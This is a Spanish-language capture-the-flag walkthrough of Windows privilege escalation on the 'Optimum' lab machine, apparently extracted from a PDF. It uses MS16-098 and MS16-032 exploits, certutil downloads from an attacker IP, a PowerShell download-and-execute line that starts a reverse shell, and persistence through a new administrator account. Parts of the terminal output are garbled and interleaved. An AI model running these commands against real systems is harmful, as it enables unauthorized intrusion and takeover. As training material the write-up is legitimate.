
ahora se viene lo bueno debemos leer nuestro sisinfo y añadir la base de datos que nos entregó de update
./windows-exploit-suggester.py -d 2024-02-14-mssb.xlsx -i ../sisinfo.txt

```
4) PoC Optimum
Optimum / Optimum ordenado
[*] https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFDDLL NamedEscape 0x250C Pool Corruption (MS16-074), PoC
[*] https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*] https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privilege (3143141) - Important
[*] https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*] https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*] https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*] https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#), PoC
[*]
[E] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*] https://www.exploit-db.com/exploits/40085/ -- MS16-016 'mrxsmb.sys' WebDAV Local Privilege Escalation, MSF
[*] https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Exploit (MS16-016) (2), PoC
[*] https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-016) (1), PoC
[*]
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Important
[*] Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/40039/, PoC
```

```
https://github.com/linysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)
[*]
[E] MS16-075: Security Update for Windows SMB Server (3164038) - Important
```


aquí vemos 2 exploits interesantes **MS16-032 Y MS16-098**

También podemos buscar información sobre los exploits de kernel con **sherlock kernel exploit**



tenemos el **rasta-mouse sherlock.ps1**

<https://raw.githubusercontent.com/rasta-mouse/Sherlock/master/Sherlock.ps1>



click detecho en sherlock.ps1 y wget

```
~/machineshtb/Optimum
wget https://github.com/rasta-mouse/Sherlock/blob/master/Sherlock.ps1
--2024-02-15 22:00:42-- https://github.com/rasta-mouse/Sherlock/blob/master/Sherlock.ps1
Resolving github.com (github.com)... 140.82.113.3
Connecting to github.com (github.com)|140.82.113.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 105640 (103K) [text/plain]
Saving to: 'Sherlock.ps1'

Sherlock.ps1
2024-02-15 22:00:42 (438 KB/s) - 'Sherlock.ps1' saved [105640/105640]
```

creo una carpeta en la maquina victima y lo transfiero con certutil

```
C:\Users\kostas\Desktop>mkdir pwned
mkdir pwned
C:\Users\kostas\Desktop>cd pwned
cd pwned
C:\Users\kostas\Desktop\pwned>certutil -f -split -urlcache http://10.10.14.6:80/Sherlock.ps1
```

ejecuto con powershell
powershell ./Sherlock.ps1

```
C:\Users\kostas\Desktop\pwned>powershell ./Sherlock.ps1
```

sin embargo me dio error porque olvide algo importante añadir al final la funcion Find-AllVulns la colocho al final del .ps1

```
133 }
134
135 function Find-AllVulns {
136
137     if ( !$Global:ExploitTable ) {
138
139         $null = New-ExploitTable
140
141     }
142
143 }
144
145 Find-AllVulns
```

ejecuto nuevamente

```
C:\Users\kostas\Desktop\pwned>powershell ./Sherlock.ps1
```

```
powershell ./Sherlock.ps1
```

```
Title : User Mode to Ring (KiTrap0D)
```

```
MSBulletin : MS10-015
```

```
CVEID : 2010-0232
```

```
Link : https://www.exploit-db.com/exploits/11199/
```

```
VulnStatus : Not supported on 64-bit systems
```

```
Title : Task Scheduler .XML
```

```
MSBulletin : MS10-092
```

```
CVEID : 2010-3338, 2010-3888
```

```
Link : https://www.exploit-db.com/exploits/19930/
```

```
VulnStatus : Not Vulnerable
```

```
Title : NTUserMessageCall Win32k Kernel Pool Overflow
```

```
MSBulletin : MS13-053
```

```
CVEID : 2013-1300
```

```
Link : https://www.exploit-db.com/exploits/33213/
```

aca a diferencia de suggerer solo encontramos el ms16-032

```
VulnStatus : Not Vulnerable
```

```
Title : 'mrxdav.sys' WebDAV
```

```
MSBulletin : MS16-016
```

```
CVEID : 2016-0051
```

```
Link : https://www.exploit-db.com/exploits/40085/
```

```
VulnStatus : Not supported on 64-bit systems
```

```
Title : Secondary Logon Handle
```

```
MSBulletin : MS16-032
```

```
CVEID : 2016-0099
```

```
Link : https://www.exploit-db.com/exploits/39719/
```

```
VulnStatus : Appears Vulnerable
```

```
Title : Windows Kernel-Mode Drivers EoP
```

```
MSBulletin : MS16-034
```

```
CVEID : 2016-0093/94/95/96
```

```
Link : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
```

```
VulnStatus : Appears Vulnerable
```

```
Title : Win32k Elevation of Privilege
```


```
MSBulletin : MS16-135
```

Sin embargo vamos a utilizar ambos empezamos con el ms16-098 que encontramos con suggerer si vamos al link vemos que ya existe un binario compilado es decir un .exe

```
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80  
// Binary: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/41020.exe
```

```
#include <Windows.h>  
#include <wingdi.h>
```

al ir al link nos descarga el 41020.exe




tambien si no nos trae el binario (.exe) podemos buscarlo en internet

MS16-098 binario git hub

Todo Imágenes Videos Shopping Noticias Más Herramientas

Cerca de 8,750 resultados (0.25 segundos)


Se muestran resultados de MS16-098 binario *github*
 Buscar, en cambio, MS16-098 binario git hub

 GitHub
<https://github.com/sensepost> · Traducir esta página

sensepost/ms16-098: Windows 8.1 x64 Exploit for ...


#Exploiting **MS16-098** RGNOBJ Integer Overflow on Windows 8.1 x64 bit by abusing GDI objects (CVE-2016-3309). For more details, please refer to SensePost ...

Falta(n): ~~binario~~ | Realizar una búsqueda con lo siguiente: binario

 GitHub
<https://github.com/SecWiki/blob> · Traducir esta página


windows-kernel-exploits/MS16-098/README.md at master

MS16-098. Exploiting MS16-098 RGNOBJ Integer Overflow on Windows 8.1 x64 bit by abusing

 **sensepost / ms16-098** Public

<> Code Issues Pull requests 2 Actions Projects Security Insights

master 1 Branch 0 Tags Go to file

 **5A1F** Merge pull request #1 from attritionorg/patch-1 b85b8df · 8 years ago

README.md	add CVE ID since MS16-098 covers 4 distinct vulns
bfill.exe	Initial Commit
main.c	Initial Commit

lo transfiereo con certutil

certutil -f -split -urlcache <http://10.10.14.6:80/41020.exe> directexploit.exe


```
C:\Users\kostas\Desktop\pwned>certutil -f -split -urlcache http://10.10.14.6:80/41020.exe directexploit.exe
certutil -f -split -urlcache http://10.10.14.6:80/41020.exe directexploit.exe
**** Online ****
000000
088c00
CertUtil: -URLCache command completed successfully.
Optimum / Optimum ord
Optimum ordenado
C:\Users\kostas\Desktop\pwned>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE82-226D

Directory of C:\Users\kostas\Desktop\pwned

22/02/2024  02:14    <DIR>          .
22/02/2024  02:14    <DIR>          ..
22/02/2024  02:14             560.128 directexploit.exe
22/02/2024  02:09             16.678 Sherlock.ps1
                2 File(s)             576.806 bytes
                2 Dir(s)      5.619.421.184 bytes free
```

ejecuto

```
C:\Users\kostas\Desktop\pwned>directexploit.exe
directexploit.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop\pwned>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop\pwned>
```

y somos nt authority\system

AHORA utilizamos el exploit del MS16-032 (PowerShell)

sin embargo al leer el exploit no entendi mucho por lo cual busco en internet

<https://vk9-sec.com/microsoft-windows-7-10-2008-2012-r2-x86-x64-local-privilege-escalation-ms16-032-2016-0099/>

Keep Translate | English | Machine Transl | Training | Home | Search | MS16-032

MS16-032 how to use

ManageEngine
<https://www.manageengine.com> > ... · Traducir esta página

MS16-032: Security Update for Secondary Logon to ...

This security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow elevation of privilege if the Windows Secondary Logon Service ...

VK9 Security
<https://vk9-sec.com> > microsoft-w... · Traducir esta página

Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64)

14 mar 2021 — Exploit (Metasploit) · background · search **ms16-032** · use exploit/windows/local/ms16-032-secondary_logon_handle_privilege_show_options

Exploit (Manual)

We will use (<https://www.exploit-db.com/exploits/39719>) exploit, however, empire has a better implementation. So, this will be an Empire demo.

Empire is a post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent. It is the merge of the previous PowerShell Empire and Python EmPyre projects. (<https://github.com/EmpireProject/Empire>)

Requirements

tambien buscando en todo lo que dice exploit

```
Author: Ruben Boonen (@fuzzysec)
Blog: http://www.fuzzysecurity.com/
License: BSD 3-Clause
Required Dependencies: PowerShell v2+
Optional Dependencies: None

.EXAMPLE
C:\PS> Invoke-MS16-032

#>
```

vemos que hay que invocar la funcion

y en efecto se invoca y se llama una rev de nishang debido a que es powershell

```
$StartTokenRace.Stop()
$SafeGuard.Stop()
}
}
Invoke-MS16032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.12:7777/reverse_shell.ps1')"
```

en search exploit tambien aparece

searchsploit windows 2012 priv

```
~/machineshtb/Optimum
searchsploit windows 2012 priv que hay que invocar la funcion

Exploit Title | Path
-----|-----
ActFax Server 4.31 Build 0225 - Local Privilege Escalation | windows/local/20915.py
Adobe eBook Reader 2.2 - File Restoration Privilege Escalation | windows/local/21629.txt
Aladdin Knowledge System Ltd - 'PrivAgent.ocx' ChooseFilePath Buffer Overflow | windows/remote/22301.html
Aladdin Knowledge System Ltd. PrivAgent ActiveX Control 2.0 - Multiple Vulnerabilities | windows/dos/22258.txt
```

```
Microsoft Windows - Task Scheduler - XML Local Privilege Escalation (MS10-092) (Metasploit) | windows/local/19930.rb
Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Local Privilege Escalation (MS16-032) | windows/local/39809.cs
Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Secondary Logon Handle Privilege Escalation (MS16-032) (Metasploit) | windows/local/40107.rb
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShell) | windows/local/39719.ps1
Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058) | windows/local/46945.cpp
Microsoft Windows NT 4.0/2000 - Process Handle Local Privilege Escalation | windows/local/21344.txt
Microsoft Windows NT 4.0/4.0 SP1/4.0 SP2/4.0 SP3/4.0 SP4 - Server Operator to Administrator Privilege Escalation: System Key | windows/local/19145.c
Microsoft Windows NT 4.0/SP1/SP2/SP3/SP4 / NT 3.5.1/SP1/SP2/SP3/SP4/SP5 - Screensaver | windows/local/19359.txt
Microsoft Windows NT 4.0/SP1/SP2/SP3/SP4/SP5 - RASMAN Privilege Escalation | windows/local/19502.txt
Microsoft Windows Server 2000 - CreateFile API Named Pipe Privilege Escalation (1) | windows/local/22882.c
Microsoft Windows Server 2000 - CreateFile API Named Pipe Privilege Escalation (2) | windows/local/22882.c
```

lo descargo y le cambio el nombre

```
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShell)
~/machineshtb/Optimum
searchsploit -m 39719.ps1
Exploit: Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShell)
URL: https://www.exploit-db.com/exploits/39719
Path: /usr/share/exploitdb/exploits/windows/local/39719.ps1
Codes: CVE-2016-0099, MS16-032
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/machineshtb/Optimum/39719.ps1

~/machineshtb/Optimum
mv 39719.ps1 ms16_032.ps1
```

ahora hago una copia de otro nishang y cambio el port

```
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 122
```

modifico el script del ms16

Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.6:80/nis2.ps1')

```
368 $StartTokenRace.Stop()
369 $SafeGuard.Stop()
370 }
371 Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.6:80/nis2.ps1')"
```

transfiero con certutil.

certutil -f -split -urlcache http://10.10.14.6:80/ms16_032.ps1


y ejecuto con powershell obviamente antes escucho con nc por el 122

```
2 DIR(S) 2.481.377.280 bytes free
}
C:\Users\kostas\Desktop\pwned>powershell ./.ms16_032.ps1 -IPAddress
powershell ./.ms16_032.ps1

[?] modifico el script del ms16
[?] Invoke-MS16-032 -Command "iex(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.14:8080/MS16-032.ps1', '$StartTokenRace.Stop()')
[?] 368 $StartTokenRace.Stop()
[?] 369 $SafeGuard.Stop()
[?] [by b33f -> @FuzzySec]
[?] 371 Invoke-MS16-032 -Command "iex(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.14:8080/MS16-032.ps1', '$StartTokenRace.Stop()')
[?] [?] Operating system core count: 2
[?] [>] Duplicating CreateProcessWithLogonW handle.
[?] [!] No valid thread handle was captured, exiting!
C:\Users\kostas\Desktop\pwned>
[0] 0:zsh 1:rlwrap* 2:bash~ 3:rlwrap
```

vemos que ejecuta pero no hizo nada

Despues de casi perder las esperanzas y ver un write up buscando MS16-032 exploit manual



encontre la explicacion de porque no funciona

Los exploits del kernel son sensibles a la arquitectura. A

powershell de 32 bits fue lanzado en una arquitectura de 64 bits. Vamos a ejecutar el

script de nuevo con la ruta completa de x64 powershell esta vez

(C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe):

Problemas con ejecucion de exploits kernel windows

C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe -ep bypass .\Invoke-MS16032.ps1

```
C:\Users\kostas\Desktop\pwned>C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ep bypass .\Invoke-MS16032.ps1
C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ep bypass .\Invoke-MS16032.ps1
sensitive. A
22 bit powershell was launched on 64-bit architecture.
Let's run the
script again with full path of x64 powershell this time
(C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe):
[!] Holy handle leak Batman, we have a SYSTEM shell!!
C:\Users\kostas\Desktop\pwned>
```

```
(kali@kali)-[~/machineshtb/Optimum]
$ rlwrap nc -lnvp 122
listening on [any] 122 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49198
Windows PowerShell running as user OPTIMUM$ on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop\pwned>whoami
nt authority\system
PS C:\Users\kostas\Desktop\pwned>
```

EXTRA MANTENER ACCESO

Para mantener el acceso podemos agregar un usuario , añadirle permisos de smb e inclusive extraer hashes - sam

agregamos el un usuario

```
net user amado P@ssword /add
```

```
PS C:\Users\kostas\Desktop> net user amado P@ssword /add
The command completed successfully.
PS C:\Users\kostas\Desktop> net users
User accounts for \\OPTIMUM
-----
Administrator          amado                  Guest
kostas
The command completed successfully.
PS C:\Users\kostas\Desktop>
```

lo añadimos al grupo local de administradores

```
net localgroup Administrators Amado /add
```



```
PS C:\Users\kostas\Desktop> net localgroup Administrators Amado /add
The command completed successfully.
PS C:\Users\kostas\Desktop>
```

ahora como solo tenemos en la maquina el port 80 la idea es validar si el 445 de smb esta habilitado para eso vemos si lo tiene abierto en la maquina desde adentro

```
netstat -ano
```

```
PS C:\Users\kostas\Desktop> netsh -ano
The following command was not found: -ano.
PS C:\Users\kostas\Desktop> netstat -ano
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:80	0.0.0.0:*	LISTENING	2476
TCP	0.0.0.0:135	0.0.0.0:*	LISTENING	572
TCP	0.0.0.0:445	0.0.0.0:*	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:*	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:*	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:*	LISTENING	348
TCP	0.0.0.0:49153	0.0.0.0:*	LISTENING	664
TCP	0.0.0.0:49154	0.0.0.0:*	LISTENING	716
TCP	0.0.0.0:49155	0.0.0.0:*	LISTENING	464
TCP	0.0.0.0:49156	0.0.0.0:*	LISTENING	444
TCP	0.0.0.0:49157	0.0.0.0:*	LISTENING	460
TCP	10.10.10.8:139	0.0.0.0:*	LISTENING	4
TCP	10.10.10.8:40158	10.10.10.6:1334	CLOSE_WAIT	2722

para habilitarlo podriamos deshabilitar todas las politicas del firewall de windows para ello vaemos que politicas estan activas

```
netsh advfirewall show allprofiles
```



```

PS C:\Users\kostas\Desktop> netsh advfirewall show allprofiles
181 validar si una maquina me hace ping :
Domain Profile Settings:
-----
183 ping -c 1 miip77et1 es obligatorio
State                                     ON
Firewall Policy                         BlockInbound,AllowOutbound
LocalFirewallRules                     N/A (GPO-store only)
LocalConSecRules                       N/A (GPO-store only)
InboundUserNotification                Disable
RemoteManagement                      Disable
UnicastResponseToMulticast             Enable
190 echo %*
191 netstat -antup
Logging:
LogAllowedConnections                  Disable
LogDroppedConnections                 Disable
FileName                             %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
196 echo %name nombredearchivo\* 2>/dev/null
197
198 Arquitectura de un linux:
Private Profile Settings:
-----
200 name=a
State                                  ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                     Disable
UnicastResponseToMulticast            Enable
208 buscar palabras clave en mi pc de las maquinas que he realizado
Logging:
LogAllowedConnections                  Disable
LogDroppedConnections                 Disable
FileName                             %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
213
214 php:
215 pentestmonkey o
Public Profile Settings:
-----
[0] 0:zsh 1:zsh- 2:python3 3:[tmux]*

```

